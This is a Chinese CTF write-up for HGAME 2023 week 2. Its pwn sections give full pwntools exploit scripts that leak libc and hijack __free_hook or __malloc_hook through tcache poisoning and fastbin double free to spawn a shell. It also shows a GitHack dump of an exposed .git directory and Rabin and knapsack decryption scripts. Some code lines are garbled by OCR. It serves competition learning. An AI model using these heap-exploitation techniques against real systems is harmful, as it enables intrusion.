Week2-伊丽莎白

pwn

editable_note

经典堆题模板,我的利用方法是unsorted bin泄露libc + tcache poisoning

首先申请index为0-7,size为0x100x的八个chunk,第7-1号chunk在逆序free后进入tcache,第0号进入unsorted bin.

第一个被free进入unsorted bin当中的chunk会指回libc中main_arena中unsorted bin的起点,这个地址相对main_arena起始地址的偏移是固定的(96),由此可以计算出main_arena的起始地址,再根据glibc的结构,main_arena起始地址减去0x10就是malloc_hook的地址.

malloc_hook作为一个符号可以用来泄露libc的基址,进而获得system函数地址和__free_hook地址.

利用UAF修改1号chunk的指向为free hook

接着我们把这两个chunk再申请出来,分别定义下标为8,9.往8号chunk中写入"/bin/sh",往9号chunk中写入system函数地址。因为add函数对下标有一个校验,已经申请过0号和1号就不能再次申请,不过问题不大只要这些堆块自己分得清楚就行。

接着对8号chunk执行free操作,这里涉及到free函数源代码的实现,执行free函数时会调用__free_hook 这个函数,并且先进行判断,如果该函数为空则跳过,**如果不为空则执行该函数,并且将待free的对象作为执行时的参数**.因此初始化时会将 free hook指向NULL.

而我们这里___free_hook指向system函数,所以会直接执行system,而参数则是8号chunk('/bin/sh'),这样一来就实现了system("/bin/sh")拿到shell.

exp:

```
1 from pwn import*
2 context(log_level="debug")
3 context.terminal=["konsole","-e"]
4 #p=process("./vuln")
5 p=remote("week-2.hgame.lwsec.cn","32645")
6 elf=ELF("./vuln")
7 libc=ELF("./libc-2.31.so")
8 puts_got=elf.got['puts']
9 puts_plt=elf.plt['puts']
10 #gdb.attach(p)
11
12 def add(idx,size):
```

```
13
       p.sendlineafter(b"5. Exit",b'1')
       p.sendlineafter(b"Index: ",str(idx).encode())
14
       p.sendlineafter(b"Size: ",str(size).encode())
15
16 def edit(idx,content):
       p.sendlineafter(b"5. Exit",b'3')
17
       p.sendlineafter(b"Index: ",str(idx).encode())
18
       p.sendafter(b"Content: ",content)
19
  def show(idx):
20
       p.sendlineafter(b"5. Exit",b'4')
21
       p.sendlineafter(b"Index: ",str(idx).encode())
22
23 def delete(idx):
       p.sendlineafter(b"5. Exit",b'2')
24
       p.sendlineafter(b"Index: ",str(idx).encode())
25
26 for i in range(8):
       add(i,0xff)
27
28
29 for i in range(8):
30
       delete(7-i)
31
32 show(0)
33 #p.recvuntil(b"context: ")
34 malloc hook=u64(p.recv(6).ljust(8,b"\x00"))-96-0x10 #main arena - 0x10
35 print(hex(malloc_hook))
36 libc base=malloc hook-libc.sym.__malloc hook
37 print("libc_base=",hex(libc_base))
38 system_addr = libc_base + libc.sym.system
39 free_hook = libc_base + libc.sym.__free_hook
40 print(hex(free_hook))
41 print(hex(system_addr))
42 #gdb.attach(p)
43 edit(1,p64(free_hook))
44 add(8,0xFF)
45 add(9,0xFF)#free_hook
46 edit(8,b"/bin/sh\x00")
47 edit(9,p64(system_addr))
48 delete(8)
49
50 p.interactive()
```

fast_note

调了很久,调的很爽,是道好题,不过不得不说,这老版本的libc打起来真麻烦(我更喜欢新版本的利用

这题泄露libc_base的方法和上一题一样,是通过unsorted bin的UAF实现。但是老版本相对arena的偏移和新版本不同,导致在这里稍微卡了一下(第一次做libc2.23的堆题

这道题要用到的是fast bin attack,题目也有暗示,首先通过double free构造成环,实现任意地址写。

但是这题我们的target chunk不能是__free_hook,因为libc2.23恶心的特性(malloc会对bin中的 chunk进行size检查,检查是否在fast bin的范围内),如果指向__free_hook,那么在将__free_hook 进行malloc出来的时候就会报错: malloc(): memory corruption (fast)

贴一张libc2.23的malloc源码(fast bin部分):

(还是新版本的tcache打起来舒服)

因为不能利用__free_hook,我们选择用__malloc_hook attack作为利用方式。初步的思路是覆盖 __malloc_hook为onegadget,然后最后利用addnote函数执行一次malloc就会执行onegadget获得 shell。但是与__free_hook一样的问题是size检查无法过关,那我们先查看一下__malloc_hook所在 地址空间。

```
ndbg> p &__malloc_hook
$1 = (<data variable, no debug info> *) 0x7f125f6bcb10 < _malloc hook>
 wndbg> x/20xg 0x7f125f6bcb10
0x7f125f6bcb10 < malloc hook>: 0x00000000000000000
                                                          0x00000000000000000
0x7f125f6bcb20: 0x0000000100000000
                                         0x00000000000000000
0x7f125f6bcb30: 0x0000000000000000
                                         0x00000000000000000
0x7f125f6bcb40: 0x00000000000000000
                                         0x00000000000000000
0x7f125f6bcb50: 0x0000000000000000
                                         0x00000000000000000
0x7f125f6bcb60: 0x00000000000000000
                                         0×000000000000000000
0x7f125f6bcb70: 0x0000000000000000
                                         0x0000000000878130
0x7f125f6bcb80: 0x00000000000000000
                                         0x0000000000878000
0x7f125f6bcb90: 0x0000000000878000
                                         0x00007f125f6bcb88
0x7f125f6bcba0: 0x00007f125f6bcb88
                                         0x00007f125f6bcb98
 wndbg> x/20xg 0x7f125f6bcb10-0x23
0x7f125f6bcaed: 0x125f6bb260000000
                                         0x0000000000000007f
0x7f125f6bcafd: 0x125f37dea0000000
                                         0x125f37da7000007f
0x7f125f6bcb0d <__realloc_hook+5>:
                                         0x0000000000000007f
                                                                   0x00000000000000000
0x7f125f6bcb1d: 0x0100000000000000
                                         0x00000000000000000
0x7f125f6bcb2d: 0x0000000000000000
                                         0x00000000000000000
0x7f125f6bcb3d: 0x00000000000000000
                                         0×00000000000000000
0x7f125f6bcb4d: 0x00000000000000000
                                         0×00000000000000000
                                         0×00000000000000000
0x7f125f6bcb5d: 0x00000000000000000
0x7f125f6bcb6d: 0x00000000000000000
                                         0x0000878130000000
0x7f125f6bcb7d: 0x00000000000000000
                                         0x0000878000000000
```

gdb中首先利用 `p &__malloc_hook` 查看__malloc_hook地址。然后用 `x/20xg <address>` 指令查看,发现其size位(0x00...)并不能通过检查,于是尝试查看__malloc_hook-0x23 的位置,这是malloc hook attack的一个小tip,该位置的size位是0x7f,在fast bin的size范围内,因此将__malloc_hook-0x23作为target。

接下来就是无尽的调试,使得onegadget覆盖在__malloc_hook的位置上,但是观察到在call execve时四个onegadget的条件都不满足,因此还需要控制rsp,那就还要用到 libc realloc。

用ida打开libc文件,找到realloc的汇编,可以看到其本身对rsp有一个-38h的操作,通过不断调试确定 起始位置可以做到使onegadget的条件满足。

那么最终完整思路是:将__malloc_hook-0x23作为target,覆盖__malloc_hook为__libc_realloc+n(需要调试而定),然后将__realloc_hook覆盖为onegadget,因为如果__realloc_hook不为0就会调用其指向的函数。而__realloc_hook和__malloc_hook的位置是连着的,可以同时覆盖。

然后多调试几次确定 libc realloc的起始位置就可以做到恰好满足一个onegadget的条件。

exp:

```
1 from pwn import*
 2 context(log_level="debug")
 3 context.terminal=["konsole","-e"]
 4 #p=process("./vuln")
 5 p=remote("week-2.hgame.lwsec.cn","30863")
 6 elf=ELF("./vuln")
 7 libc=ELF("./libc-2.23.so")
 8 puts_got=elf.got['puts']
 9 puts_plt=elf.plt['puts']
10 #gdb.attach(p)
11
12 def add(idx,size,content):
       p.sendlineafter(b"4. Exit",b'1')
13
       p.sendlineafter(b"Index: ",str(idx).encode())
14
       p.sendlineafter(b"Size: ",str(size).encode())
15
16
       p.sendafter(b"Content: ",content)
17 '''
18 def edit(idx,content):
       p.sendlineafter(b"5. Exit",b'3')
19
       p.sendlineafter(b"Index: ",str(idx).encode())
20
       p.sendafter(b"Content: ",content)
21
22 111
23 def show(idx):
       p.sendlineafter(b"4. Exit",b'3')
24
       p.sendlineafter(b"Index: ",str(idx).encode())
25
26 def delete(idx):
       p.sendlineafter(b"4. Exit",b'2')
27
       p.sendlineafter(b"Index: ",str(idx).encode())
28
29
30 add(0,0xff,b'a'*0xff)
31 add(1,0x68,b'b'*0x68)
32 add(2,0x68,b'b'*0x68)
33 delete(0)
34 show(0)
35 arena_addr=u64(p.recv(6).ljust(8,b"\x00"))-88#offset in libc-2.23
36 print("arena_addr=",hex(arena_addr))
37 libc_base=arena_addr-libc.sym.__malloc_hook-0x10
38 print("libc_base=",hex(libc_base))
39 system addr = libc base + libc.sym.system
40 free_hook = libc_base + libc.sym.__free_hook
41 malloc_hook=libc_base + libc.sym.__malloc_hook
42 realloc=libc_base + libc.sym.__libc_realloc
43 print("free_hook=",hex(free_hook))
44 print("system_addr=",hex(system_addr))
45 onegadget=libc_base+0xf1247
46 print("ogg=",hex(onegadget))
47 #gdb.attach(p)
```

```
48
49 delete(1)
50 delete(2)
51 delete(1)
52
53 #gdb.attach(p)
54 add(3,0x68,p64(malloc_hook-0x23))
55 add(4,0x68,b'\n')
56 add(5,0x68,b'\n')
57 add(6,0x68,b'a'*0xb+p64(onegadget)+p64(realloc+0xb))
58
59 p.sendlineafter(b"4. Exit",b'1')
60 p.sendlineafter(b"Index: ",str(7).encode())
61 p.sendlineafter(b"Size: ",str(0x40).encode())
62
63 p.interactive()
64
```

new_fast_note

新版本libc用起来就是爽

做法依旧是double free,但这次是__free_hook一把梭

exp:

```
1 from pwn import*
 2 context(log_level="debug")
 3 context.terminal=["konsole","-e"]
4 #p=process("./vuln")
 5 p=remote("week-2.hgame.lwsec.cn","31101")
 6 elf=ELF("./vuln")
7 libc=ELF("./libc-2.31.so")
8 puts_got=elf.got['puts']
9 puts_plt=elf.plt['puts']
10 #gdb.attach(p)
11
12 def add(idx,size,content):
       p.sendlineafter(b"4. Exit",b'1')
13
       p.sendlineafter(b"Index: ",str(idx).encode())
14
       p.sendlineafter(b"Size: ",str(size).encode())
15
       p.sendlineafter(b"Content: ",content)
16
17
18 def edit(idx,content):
       p.sendlineafter(b"5. Exit",b'3')
19
```

```
20
       p.sendlineafter(b"Index: ",str(idx).encode())
       p.sendafter(b"Content: ",content)
21
   1.1.1
22
23 def show(idx):
       p.sendlineafter(b"4. Exit",b'3')
24
       p.sendlineafter(b"Index: ",str(idx).encode())
25
26 def delete(idx):
       p.sendlineafter(b"4. Exit",b'2')
27
28
       p.sendlineafter(b"Index: ",str(idx).encode())
29
30 for i in range(8):
       add(i, 0xff, '')
31
32
33 for i in range(8):
       delete(7-i)
34
35
36 show(0)
37 #p.recvuntil(b"context: ")
38 malloc_hook=u64(p.recv(6).ljust(8,b"\x00"))-96-0x10 #main_arena - 0x10
39 print(hex(malloc_hook))
40 libc_base=malloc_hook-libc.sym.__malloc_hook
41 print("libc base=",hex(libc base))
42 system_addr = libc_base + libc.sym.system
43 free_hook = libc_base + libc.sym.__free_hook
44 print("free_hook=",hex(free_hook))
45 print("system_addr=",hex(system_addr))
46
47 add(9,0x40,b'')
48 add(10,0x40,b'')
49
50 for i in range(7):
       add(i,0x40,b'aaa')
51
52
53 for i in range(7):
54
       delete(i)
55
56 delete(9)
57 delete(10)
58 delete(9)
59
60 for i in range(7):
       add(i,0x40,b'bbb')
61
62
63 add(11,0x40,p64(free_hook))
64 add(12,0x40,b'')
65 add(13,0x40,b'')
66 add(14,0x40,p64(system_addr))
```

```
67 add(15,0x40,b'/bin/sh\x00')
68
69 delete(15)
70
71 #gdb.attach(p)
72 p.interactive()
```

Web


Git Leakage

题目很明显,需要用git泄露,我也是第一次遇到这类型的题目,学到新东西了


装了一个小工具GitHack-master

```
PS C:\Users\16634\Desktop\ctf-l0tus\tools\GitHack-master> python Githack.py http://week-2.hgame.lwsec.cn:32162/.git
[+] Download and parse index file ...
[+] .gitmodules
[+] LICENSE
[+] README.md
[+] TODO.txt
[+] Thls_1s-flag
[+] assets/Matrix-Code.ttf
[+] assets/Matrix-Resurrected.ttf
[+] assets/Matrix-Resurrected.ttf
[+] assets/coptic_msdf.png
[+] assets/gothic_msdf.png
[+] assets/gtarg_alientext_msdf.png
```

powershell里打开,像这样使用



GitHack的文件夹里就会出现这样文件,打开后是flag文件



010打开即可

Crypto

Rabin

题目就是考点,数学不好但我是脚本小子(x

```
1 import gmpy2
2 from Crypto.Util.number import long_to_bytes
3 p=65428327184555679690730137432886407240184329534772421373193521144693375074983
4 q=98570810268705084987524975482323456006480531917292601799256241458681800554123
5 n=p*q
6 e=2
7 c=0x4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622edea5ee5
8 a,inv_q ,inv_p= gmpy2.gcdext(q,p)
9 mp = pow(c, (p + 1) // 4, p)
10 mq = pow(c, (q + 1) // 4, q)
11 a = (inv_p * p * mq + inv_q * q * mp) % n
12 b = n - int(a)
13 c = (inv_p * p * mq - inv_q * q * mp) % n
```

```
14 d = n - int(c)
15 for i in(a,b,c,d):
16     print(long_to_bytes(i))
```

```
# lotus @ lotus in ~/Desktop/hgame2023/crypto [23:44:52]
$ python3 rabin.py
b'{#\xa2\xa0\xb2\x92\x85\xed\xa7\xbb\xc2\x9ayj\xb2\xd5\xa9\nW;\xe6\x8bl-\
b"hgame{That'5_s0_3asy_to_s@lve_r@bin}"
b'-KAQL\xa4Y\x88\x81B\xe2\xc8\x85Cn\x8e\xe8\xbc\xb3T\xd7)\xa9\xeb\xe8\x1b
b"M\xd8a0e\xee,e&x\xdf\xd1\xf4'DF\xc0M\xa3\xe7\x0fa\xc2A\x99D\xf63\x1cQ\x
```

四个明文中其中一个就是flag

包里有什么

背包加密

```
1 import random
2 from collections import namedtuple
3 from gmpy2 import*
4 from Crypto.Util.number import isPrime, bytes_to_long, inverse, long_to_bytes
5 from Crypto.Util.number import inverse
6 from sympy import nextprime
7 from tqdm import tqdm
8 from numpy import*
9 import binascii
10 import sys
11 import itertools
12 import copy
13 def create_pubkey(data):
14
       # 构造m 此时m应大于超递增序列的所有和
15
      \# m = sum(data) + 2
16
      \# m = 250
17
      m = int(input("请输入m: "))
18
      # 构造n 这里的n应当与m互素,这里先取值为31
19
      \# n = 31
20
21
      \# n = 113
      n = int(input("请输入n: "))
22
      # 将序列中的每一个值都乘以n
23
      for i in range(len(data)):
24
          data[i] = data[i] * n
25
26
       # 序列中的每一个值都对m求余
27
       for j in range(len(data)):
28
          data[j] = data[j] % m
29
```

```
30
       print("构造的公钥是{} ".format(data))
31
       return data, m, n
32
33
34 # 将二进制数据进行加密
35 def encryp(clear_txt,pubkey):
       # 定义 密文列表
36
       cipher_list = []
37
38
       for i in range(len(clear_txt)):
           if clear_txt[i] == 1:
39
               cipher_list.append(clear_txt[i] * pubkey[i])
40
       # 密文的值
41
       cipher = sum(cipher_list)
42
43
       print("加密后的密文为{}".format(cipher))
44
45
       return cipher
46
47 # 将加密后的数据进行解密
48 def decrypt(cipher, privKey, n, m):
           s = inverse(n, m)
49
50
           #cipher = int(cipher, 2)
           msg = cipher*s % m
51
           res = ''
52
           n = len(privKey)
53
           for i in range(n - 1, -1, -1):
54
                   if msg >= privKey[i]:
55
                           res = '1' + res
56
57
                           msg -= privKey[i]
58
                   else:
                           res = '0' + res
59
60
           return res
61
62 if __name__ == "__main__":
           m = 1528637222531038332958694965114330415773896571891017629493424
63
           b0 = 69356606533325456520968776034730214585110536932989313137926#b0=2*n%
64
65
           n = b0*inverse(2,m)%m
66
           print("n=",n)
           cipher = 93602062133487361151420753057739397161734651609786598765462162
67
           my key = [2 << i for i in range(198)]
68
           #print(my_key,"len = ",len(my_key))
69
           pubKey = [n * i % m for i in my_key]
70
           #print(pubKey)
71
           print(hex(int(decrypt(cipher,my_key,n,m),2)))
72
73
```